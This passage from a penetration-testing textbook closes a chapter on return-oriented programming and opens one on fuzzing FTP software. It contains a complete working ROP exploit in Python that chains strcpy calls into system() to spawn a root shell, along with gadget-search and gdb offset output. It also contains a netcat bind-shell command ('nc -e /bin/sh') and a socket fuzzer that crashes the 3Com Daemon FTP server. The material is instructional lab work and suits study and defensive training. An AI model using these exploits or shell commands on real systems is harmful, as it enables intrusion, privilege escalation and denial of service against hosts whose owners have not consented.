''.join(set('nc -e /bin/sh -lvnp 1066'))
```

Use `exit()` to close the interpreter and then pass the result of that command as an argument to `--memstr`:

```
# /root/ROPgadget/ROPgadget.py --binary /root/buff --memstr " cbe0ih6-
l/n1psv"
```

The preceding command should produce the following screenshot:




```
Memory bytes information
=======================================================
0x08048044 : ' '
0x080481a7 : 'c'
0x08048157 : 'b'
0x08048263 : 'e'
0x0804829a : '0'
0x08048156 : 'i'
0x080480d8 : 'h'
0x08048255 : '6'
0x0804815b : '-'
0x08048155 : 'l'
0x08048154 : '/'
0x0804815e : 'n'
0x0804819e : '1'
0x0804826a : 'p'
0x08048162 : 's'
0x0804847e : 'v'
```

Go, go, gadget ROP chain – bringing it together for the exploit


We're so close, but there's one last variable to figure out: our offset to the return address. This is more of the traditional overflow research for injecting shellcode. Back we go into the debugger.

Finding the offset to return with gdb

Our chain starts with a `strcpy()`. We've overwritten EIP before, which tells the processor where to find the next instruction (why, in a grand field of NOPs, of course). In this case, we're adjusting where we'll *return* to, essentially spoofing the calling frame. Thus we need to overflow deeply enough to overwrite the stack base pointer EBP. Once we find this sweet spot, we can send the flow to our first `strcpy()` by overwriting with our `strcpy@plt` address:



This should simply be review for you at this point. We're firing up gdb and executing the `run` command with the test input. The easiest way to do this is with a Python call; for example, within gdb and with our target executable loaded: `run $(python -c 'print "z" * 1032 + "AzAz"')`:



```
Starting program: /root/buff $(python -c 'print "z" * 1032 + "AzAz"')
Data received in 1024 byte buffer.

Program received signal SIGSEGV, Segmentation fault.
0x080484ac in main ()
(gdb) info registers
eax            0x0      0
ecx            0x7a7a7a7a       2054847098
edx            0x0      0
ebx            0x7a7a7a7a       2054847098
esp            0x7a7a7a76       0x7a7a7a76
ebp            0x7a417a41       0x7a417a41
esi            0x2      2
edi            0xb7fa2000       -1208344576
eip            0x80484ac        0x80484ac <main+118>
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

In this case, we stuff 1,032 bytes of the letter `z` (`\x7a`) and then add 4 bytes of `AzAz` (`\x41\x7a\x41\x7a`). Check out the value of EBP in this case. What's our offset?

Writing the Python exploit

Finally, we can bring it together. Again, we're testing `sh` in this exploit. Let's step through what's going on:

```
from struct import pack
import os
strcpy = pack("<I", 0x08048370)
ropper = pack("<I", 0x080485ea)
x = "z" * [offset to ret]
x += strcpy
x += ropper
x += pack("<I", 0x0804a02c) #.bss+0
x += pack("<I", 0x08048162) # "s"
x += strcpy
x += ropper
```


```
    x += pack("<I", 0x0804a02d) #.bss+1
    x += pack("<I", 0x080480d8) # "h"
    x += strcpy
    x += ropper
    x += pack("<I", 0x0804a02e) #.bss+2
    x += pack("<I", 0x0804867f) # ";"
    x += pack("<I", 0x08048390) # system
    x += "zzzz"
    x += pack("<I", 0x0804a02c) #.bss+0
    os.system("/root/buff \"%s\"" % x)
```

Hopefully, it's clear that this is pretty repetitive—once you figure out the chain, it's fairly trivial to construct longer ones.

Note we've imported `pack()` from the `struct` module. This function allows us to work with raw binary within Python by treating it like any ordinary string. If you're feeling particularly masochistic, you can just pass the regex representation of the packed bytes directly to the program as an argument. I have a feeling you'll try this way first. There are two arguments: the byte ordering and type, and the data itself. The < is important for any Intel exploit—that's our little-endian ordering.


The location of `strcpy()` and our `pop pop ret` structure are declared first, as they're used with each chain link. After that, the pattern is pretty easy:

1. Enough fluff to reach the return.
2. Overwrite with the address of `strcpy()` and return to `pop pop ret`. Note that the `pop pop` isn't really important to us; the bytes have been copied into memory and we're hitting the return. Rinse and repeat.
3. Nab the first byte representing the character in our command and place it in `.bss`, byte by byte, using `strcpy()` and `pop pop ret` to return and thus keeping the chain going.
4. End with a junk-terminator and make that call to `system()`, pointing back at the base address of .bss. At this point, starting at that base address, `sh` should reside in memory. If all goes as planned, `system()` will execute `sh`:



```
from struct import pack
import os

strcpy = pack("<I", 0x08048370)
ropper = pack("<I", 0x080485ea)
x = "z" * 1032
x += strcpy
x += ropper
x += pack("<I", 0x0804a02c) #.bss+0
x += pack("<I", 0x08048162) # "s"
x += strcpy
x += ropper
x += pack("<I", 0x0804a02d) #.bss+1
x += pack("<I", 0x080480d8) # "h"
x += strcpy
x += ropper
x += pack("<I", 0x0804a02e) #.bss+2
x += pack("<I", 0x0804867f) # ";"
x += pack("<I", 0x08048390) # system
x += "zzzz"
x += pack("<I", 0x0804a02c) #.bss+0

os.system("/root/buff \"%s\"" % x)
-- INSERT --
```

Note that we're using our `os.system()` function within Python; same name, same game:



```
root@philbox:~# python ropexploit.py
# whoami
root
#
```

Summary

For a couple of years now, some security professionals have been sounding the death knell of ROP. It's considered old and unreliable, and new technology promises to mitigate even a carefully constructed exploit with shadow registers that track returns during execution flow. Then again, Windows XP has been dead for several years, but anyone spending time in large production environments today is bound to see it still clinging for life running legacy applications.

A significant effort in many organizations today is not replacing XP but rather indirect mitigation via the network or third-party software controlling the execution of code. ROP is still relevant for the time being, even if just to verify that it doesn't work in your client's environment. The unique nature of this attack renders it particularly dangerous, despite its signs of aging at this point in time.

In this chapter, we reviewed DEP and ASLR as theoretical concepts and demonstrated these technologies in action with WinDbg and gcc on Linux. We introduced return-oriented programming and two primary tools of the trade: MSFrop and ROPgadget. We typed up a C program with a critical vulnerability and left default protections intact. The remainder of the chapter was spent covering the fundamentals of ROP, return-to-PLT and return-to-libc, gadget discovery and review. We explored how to bring the pieces together for a functioning exploit.

In the next chapter, we'll wrap up programming fundamentals with a review of fuzzing. You've already played around with fuzzing in this book and may not even be aware of it. We'll review the underlying principles and get hands-on with fuzz testing.

Questions

1. Name the two types of DEP in Windows.
2. Define libc.
3. How many bytes long can a gadget be prior to its return?
4. `gcc -no-pie` disables _______________ hardening.
5. What's the difference between the PLT and the GOT?
6. What's a quick and easy way to find `system@plt` with gdb?
7. Why won't this function work in the ROP context on an x86 processor? `pack(">I", 0x0804a02c)`

Further reading

For more information, visit the following links:

- Black Hat presentation on ROP: `https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf`
- Presentation on ROP by the creator of ROPgadget: `http://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf`

12
Fuzzing Techniques

What is fuzzing? You've already done some fuzzing, esteemed reader, as part of our exercises elsewhere in this book. When we were exploring our vulnerable C programs, we would fire up the GNU debugger and watch the state of the registers as we threw more and more data at the user prompt. We were modifying our input with each iteration and trying to cause a crash or at least some anomalous behavior. The inputs to the program can be malformed in some sense: an invalid format, adding unexpected or invalid characters, simply providing too much data. The fuzzing target doesn't even have to be a program: it could be a network service implementing some particular protocol, or even the encoder that generates a file in a particular format, such as PDF or JPG. If you've ever worked in software development, then the idea is immediately familiar. Fuzzing can find flaws that could negatively impact the user experience, but for security practitioners, it's a way to find exploitable flaws.

In this chapter, we're going to dive deeper into fuzzing as an exploit research methodology. We'll explore two real-world programs with overflow vulnerabilities, but we won't reveal any specifics. It'll be up to us to discover the facts needed to write a working exploit for the programs. We'll cover the following topics:

- Mutation fuzzing over the network against a server
- Writing Python fuzzers for both client and server testing

- Debugging the target programs to monitor memory during fuzzing
- Using offset discovery tools to find the right size for our payloads

Technical requirements

- Kali Linux
- 32-bit Windows 7 testing VM with WinDbg installed
- Taof for Windows
- nfsAxe FTP Client version 3.7 for Windows
- 3Com Daemon version 2r10 for Windows

Network fuzzing – mutation fuzzing with Taof proxying

So far, this book has been exploring attacking perspectives that can be applied in the field. Fuzzing, on the other hand, is not an attack in the usual sense of the word. It's a testing methodology; for example, QA engineers fuzz user interfaces all the time. So, when do we leverage fuzzing as pen testers? As an example, suppose you've just completed some reconnaissance against your client's systems. You find a service exposed to the internet and discover that it reveals its full version information in a banner grab. You would not want to start fuzzing this service on the production network, but, you could get your hands on a copy and install it in your lab using the information you have acquired from the target. We're going to take a look at some network fuzzing that you just might end up doing in your hotel room after your first couple days with your client.


As the name implies, mutation fuzzing takes a given set of data and mutates it piece by piece. We dabbled in a kind of mutation fuzzing test back in `Chapter 5`, *Cryptography and the Penetration Tester*, when we used Burp Suite to modify requests in search of an unknown data length. We're going to do something similar here with a special tool designed to make a true artist out of you. Taof is written in Python, so once you have the dependencies, it can be run in Linux. For this demonstration, I'm going to run it in Windows.

TIP

In our demo, we're running the target FTP server on its own Windows 7 host and the proxy fuzzer on a separate host. However, you can do the same testing with a single host if you don't have access to two Windows 7 VMs.


Configuring the Taof proxy to target the remote service

Let's start by configuring the target service. This is simple with our demonstration: just execute 3Com Daemon and it will start its servers automatically. On the left side, you'll see the different services; select **FTP Server** and then check the status window on the right side to confirm that the service is listening on port `21`. In our demonstration, we see the listener has detected the local assigned address as `192.168.63.130`. Now we know where to point the proxy, shown as follows:



Start Time	Peer	Bytes	Status
Jun 30, 2018 19:50:23	local	0	Listening for FTP requests on IP address: 192.168.63.130, Port 21

Now, we switch over to Taof and click **Data retrieval** then **Network Settings**. We can leave the local server address at `0.0.0.0`, but set the port to whatever you like and remember it for connecting to the proxy in the next step. Punch in the IP address and port from the 3Com Daemon status window into **Remote settings**:



Taof - Network Settings

Local settings

Local server: 0.0.0.0

Local port: 1066

Remote settings

Remote server: 192.168.63.130

Remote port: 21

[✓ tcp] udp

OK

Once you click **OK**, you'll be able to verify your settings before clicking **Start**. At that point, the proxy is running.


Fuzzing by proxy – generating legitimate traffic

The idea is simple: Taof is functioning as an ordinary proxy server now, handling our traffic to and from the remote service on our behalf. This is so Taof can learn what expected traffic looks like before the mutation fuzzing phase. Now, we simply connect to the proxy with any FTP client—this includes Internet Explorer, by the way. Just specify `ftp` as the protocol when you punch in the address. In our example, typing `ftp://127.0.0.1:1066` into IE allowed me to access the FTP server listening at `192.168.63.130` on port `21`.

In today's age, working with insecure protocols in a Windows lab can be frustrating if you have Windows Firewall running in a default configuration. You may need to disable it for these tests.

We're looking to send normal authentication data, so go ahead and try logging in as `administrator`, `guest`, `pickles`, whatever you like. It doesn't matter because we want to fuzz the authentication process. When you've sent some data, stop the Taof proxy and return to the **Request** window. You'll see a **Request List** and each item has associated contents. Browse the requests to get an idea of what happened. It's also a good idea to check out the 3Com Daemon's status window to see how the requests were handled.

Now, let's identify where the mutations will take place by setting fuzzing points. Select a request from the list depending on what you're trying to test. In our example, we want to mess around with authentication so I've chosen the moment my client sent the `USER anonymous` command. Once selected, click **Set fuzzing points**:




Request ID	Time
1	10:35:33
2	10:35:33
3	10:35:34
4	10:35:34
5	10:35:35
6	10:35:36
7	10:35:36

```
'USER anonymous\r\n'
```

Send request "as is" ☐

If you're like me, you probably think that Taof doesn't look like much when you first power it up. They put the real juicy bits down here in the **Fuzz Request** dialog box. (I always felt that way about Cain: a humble GUI but with remarkable power under the hood. But I digress.) In this box, we see the raw binary request in hexadecimal representation along with the ASCII form that would have appeared at the application level. Try highlighting portions of the request – the **From** and **To** boxes identify the range in character position of your fuzzing point. Also, note that there are four kinds of tests we can perform – let's leave the three overflows enabled:




```
55 53 45 52 20 61 6e 6f 6e 79 6d 6f 75 73 0d 0a
```

USER anonymous

From: 0
To: 14
[ ] Set variable length field
From:
To:
Value: 0 + Signature length
[● ascii] ○ little endian ○ big endian

[✓] Stack/Heap overflows
[✓] String overflows
[✓] Integer overflows
[ ] Dictionary attack

On a hunch, I'm going to start with the full field: `0` to `14`. In our example, I just want to skip the finesse and break the service. Click **Add**, then **OK**, then **Fuzzing**:



Remote server 192.168.63.130 Port 21

[✓ tcp] udp

```
Click on 'Start' to begin fuzzing.

Starting fuzzing session against 192.168.63.130:21 - 15:29:50
Check 'debugging' file for further information

Fuzzing request: 0
      Number of fuzzing points: 0
Fuzzing request: 1
      Number of fuzzing points: 0
Fuzzing request: 2
      Number of fuzzing points: 0
Fuzzing request: 3
      Number of fuzzing points: 0
Fuzzing request: 4
      Number of fuzzing points: 0
Fuzzing request: 5
      Number of fuzzing points: 1

 + Buffer overflows
************
[*] It was not possible to connect to 192.168.63.130:21. It might be down. Retrying

[*] It was not possible to connect to 192.168.63.130:21. It might be down. Retrying
```


Tango down! We see `+ Buffer overflows` on the screen followed by repeated attempts to contact the server, but to no avail. We know there's a buffer overflow vulnerability in this FTP server. However, we have no idea how to exploit it. At this point, we need a tool that will send payloads to crash the service in a manner that allows us to recover the offset to EIP. I know what the hacker in you is saying: *why not write it up in Python?* Phew, I'm glad to hear you say that.

Hands-on fuzzing with Kali and Python

This is just my opinion, but I consider writing our own scripts for fuzzing to be a necessity. Any programming language will allow us to construct special payloads, but Python is a personal favorite for interfacing with sockets and files. Let's try to understand what's happening behind the scenes with the protocol in play, and then construct Python scripts that can interact in expected ways. The targets will happily accept our payloads if our scripts can talk the talk.

Picking up where Taof left off with Python – fuzzing the vulnerable FTP server

We configured Taof to fuzz on the `USER anonymous` request sent to the 3Com Daemon, and we watched it crash. We know what both ends saw, but we need to understand what happened on the network. There's no better tool than Wireshark for this task. Set up a sniffing session and then run the test again. Filter out the FTP communication and take a look at the conversation:



```
TCP        66 21 → 49372 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        54 49372 → 21 [ACK] Seq=1 Ack=1 Win=65700 Len=0
FTP        96 Response: 220 3Com 3CDaemon FTP Server Version 2.0
FTP        70 Request: USER anonymous
FTP        87 Response: 331 User name ok, need password
FTP        66 Request: PASS User@
FTP        74 Response: 230 User logged in
```

Note that after the three-way TCP handshake is completed and the connection is thus established, the very first communication comes from the server in the form of an FTP 220 message. The client fires back the `USER anonymous` request, and as expected from any FTP server, a 331 comes back. After the `PASS` command, we get a 230 (if the server allows anonymous logins, of course). Don't fall asleep on me – this particular sequence is important for us because we're constructing the socket in Python. As you may recall from `Chapter 9`, *Weaponizing Python*, we connected to a server with our newly created socket and initiated the communication.

We have to tell our script to wait for the server's greeting before we send anything. What's going to save us a lot of time is the fact that our fuzzer crashed the server with the `USER anonymous` request – that's only the second packet in the established session! Thus, we can get away with one tiny little script – 10 lines, in my case. (Forget the final status message and put the fuzzing payload into the `webclient.send()` function, and you're down to eight lines.) Let's take a look:

```
#!/usr/bin/python
import socket
webhost = "192.168.63.130"
webport = 21
fuzz = '\x7a' * 10
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport))
webclient.recv(512)
webclient.send("USER anonymous" + fuzz)
print "\n\n*** Payload sent! ***\n\n"
```

This adorable little program should look familiar. The difference here is very simple:


- Our first order of business immediately after establishing the TCP session is to *receive* a message from the server. Note that there is no variable set up for it; we're simply telling the script to receive a maximum of 512 bytes but we're not provisioning a way to read the received message.
- We send exactly what the server expects: a `USER anonymous` request. We're building a fuzzer, though, so we concatenate the string stored in `fuzz`.

Now, I was considering telling you about the logs that Taof creates in its home directory so you can see the details of what the fuzzer did and when it detected a crash – but I won't. I'll leave it to you to find out what inputs it takes to crash the server.

The other side – fuzzing a vulnerable FTP client

We can run our fuzzer as a client to test against a service, but let's keep an open mind: we can fuzz any mechanism that takes our input. Though the client initiates a conversation with a server, the client still takes input as part of its role in the conversation. Taof allowed us to play the client to fuzz a service – this time, we're testing a client, so we need to run a service that provides the fuzzing input.

We already know that the nfsAxe FTP client version 3.7 for Windows is vulnerable. Now, let's play the role of vulnerability discoverer and fuzz this client. We have our Windows 7 testing box ready to go, and the nfsAxe client is installed. Go ahead and fire up the client, and take a look around:



